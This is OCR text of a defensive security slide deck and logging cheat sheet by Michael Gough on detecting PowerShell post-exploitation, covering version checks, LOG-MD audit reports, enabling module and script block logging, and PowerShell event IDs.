



PowerShell post-exploitation, the Empire has fallen, You CAN detect PowerShell exploitation

Michael Gough

MalwareArchaeology.com



Who am I

- Blue Team Defender Ninja, Malware Archaeologist, Logoholic
- I love "properly" configured logs – they tell us Who, What, Where, When and hopefully How

Creator of

"Windows Logging Cheat Sheet", "Windows File Auditing Cheat Sheet"
"Windows Registry Auditing Cheat Sheet", "Windows Splunk Logging Cheat Sheet"
"Windows PowerShell Logging Cheat Sheet", "Malware Management Framework"
NEW **- "Windows HUMIO Logging Cheat Sheet"**


Co-Creator of "**Log-MD" – Log Malicious Discovery Tool** ✚ LOG-MD
– **With @Boettcherpwned – Brakeing Down Security PodCast**

- Co-host of "***Brakeing Down Incident Response***" podcast
- @**HackerHurricane** also my Blog

The Challenge

PowerShell Exploitation

- Malware loves to use PowerShell to download and launch payloads
  - They try and hide it too
- **Red Teamers** love PowerShell
  - They love to hide too
  - It is already built into the OS
- But they DO make noise and CAN be detected
  - If you know how




So where do we start?


Malware
Archaeology
Check Your
Settings
MalwareArchaeology.com

What is set? What version?

- What version PowerShell you running?
- Is logging enabled?
- Are you using a PS v2 profile.ps1 to set logging?
- What is your Execution Policy?
- How can you check?



Malware Archaeology
Audit with LOG-MD
Process_Command_Line/CommandLine
C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\BOB\Deskto
C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE /n "C:\Users\BOB\Deskto
+Log-MD Professional - ver 2.0n
=== LAB VERSION ===
Illegal Test Copy!
Copyright IMF Security LLC All rights reserved
www.IMFSecurity.com and www.Log-MD.com
-ps : PowerShell reports
UTC: Fri Jun 1 16:31:00 2018
PowerShell:
**Warning: PowerShell V2 detected. Downgrade attacks may be possible.
PowerShell Version 5 detected
PS Version: 5.1.16299.15
PS Execution Policy: RemoteSigned
PS Module Logging: Enabled
PS Script Block Logging: Enabled

Audit with LOG-MD

- We give you a report


```
Non-Compliant (Failed) Auditing Settings Report for SURFER - UTC: Tue Mar  6 04:57:15 2018
-------------------------------------------------------------------------------
Warning: PowerShell V2 detected.  Downgrade attacks may be possible.
PowerShell Version 5 detected
  PS Version: 5.1.16299.15
PS Execution Policy:       RemoteSigned
PS Module Logging:         Enabled
PS Script Block Logging:   Enabled

                                                        CIS     CIS     CIS     US-GCB  AU-ACSC
Category            Sub Category                        7/2008  8.1     2012    Win-7   Win-8.1 WLCS    ThisPC  Note
################################################################################################################
-----------------------------------------------------------------------------------------------------------------
Log Process Command Line                                (5)     (5)     (5)     (5)     (5)     Yes     Yes
Patch for Process Command Line (Key set)                (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
TaskScheduler Log                                       (5)     (5)     (5)     (5)     (5)     (1)     Yes
-----------------------------------------------------------------------------------------------------------------
PowerShell profile.ps1                                  (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
PowerShell v5                                           (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
PowerShell Module Logging                               (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
PowerShell Script Block Logging                         (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
```

Enable Logging



PowerShell has Logs!

- You MUST enable them, **not configured by default ;-(**
- "***Windows Logging Cheat Sheet***" (CMD LINE)
- "***Windows PowerShell Logging Cheat Sheet***"
  - Follow the guidance
  - MalwareArchaeology.com/cheat-sheets
- Module Logging
- ScriptBlock Logging
- Pipeline Execution Logging
- Transcripts if you want
- Profile.ps1 for PS v2
  - nop (no Profile) will bypass this ;-(



WINDOWS POWERSHELL LOGGING CHEAT SHEET - Win 7/Win 2008 or later

This **"Windows PowerShell Logging Cheat Sheet"** is intended to help you get started setting up basic and necessary PowerShell (Windows Management Framework) command and command line logging. This list includes some very common items that should be enabled, configured, gathered and harvested for any Log Management program. Start with these settings and add to it as you understand better what is in your logs and what you need.

Malware Archaeology

Sponsored by: LOG-MD Discover it

DEFINITIONS:

ENABLE: Things you must do to enable logging to start collecting and keeping events.

CONFIGURE: Configuration that is needed to refine what events you will collect.

GATHER: Tools/Utilities that you can use locally on the system to set or gather log related information – AuditPol, WEvtUtil, Find, etc.

HARVEST: Events that you would want to harvest into some centralized Event log management solution like syslog, SIEM, Splunk, etc.

RESOURCES: Places to get information on PowerShell Logging

- PS 2,3,4 Command Line Logging - http://technet.microsoft.com/en-us/library/hh847796.aspx
- PowerShell Transcript information - https://technet.microsoft.com/en-us/library/hh849687.aspx
- PS 4 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- PS 4 & 5 - https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team - KEY for PS 5
- https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf
- http://learn-powershell.net/2014/08/26/more-new-stuff-in-powershell-v5-extra-powershell-auditing
- http://www.redblue.team/2016/01/powershell-traceless-threat-and-how-to.html?showComment=1464099315089#c3589963557941993 52
- https://www.carbonblack.com/wp-content/uploads/2016/04/Cb-Powershell-Deep-Dive-A-United-Threat-Research-Report-1.pdf

INFORMATION:

1. Why Enable and Configure PowerShell logging? PowerShell, which is found in the "Windows Management Framework" is the future way Microsoft will have us administer Windows. The Command line as we know it is going away and PowerShell will be taking over. Why is this important? PowerShell provides access to the .NET Framework which provides access to API calls that attackers can take advantage of and exploit and avoid Anti-Virus and other security controls in the process. PowerShell can be used to exploit a system with little noise or indicators in the logs unless properly enabled and configured to gather the PowerShell execution details. If you do not start enabling PowerShell logging options mentioned in this cheat sheet, attackers will be able to utilize and exploit your systems and do it quietly without additional file drops or noise generated by traditional malware and attacks. It is crucial to begin properly logging PowerShell to avoid this growing exploitation option. To understand what kind of PowerShell exploitation is available and being used, follow the following projects:
   - PowerSploit, PowerShell Empire, PowerTools, MetaSploit, Social Engineering Toolkit (SET) and PoshSec

Sept 2017 ver 2.1 MalwareArchaeology.com Page 1 of 10

PS Event IDs – Windows PowerShell

Event Log: Windows PowerShell							
Event ID	**v2**	**v3**	**v4**	**v5**	**Correlate**	**Auditing**	**Notes**
400	X	X	X	X	403	Always logged, regardless of logging settings	This even can be used to identify (and terminate) outdated versions of PowerShell running.
403	X	X	X	X	400	Always logged, regardless of logging settings	
500	X	X	X	X	501	Requires **$LogCommandLifeCycleEvent = $true** in profile.ps1	This event is largely useless since it can be bypassed with the -nop command line switch
501	X	X	X	X	500	Requires **$LogCommandLifeCycleEvent = $true** in profile.ps1	This event is largely useless since it can be bypassed with the -nop command line switch
600	X	X	X	X	500	Always logged, regardless of logging settings	
800		X	X	X	500	ModuleLogging	This event is inconsistently logged with PowerShell V3

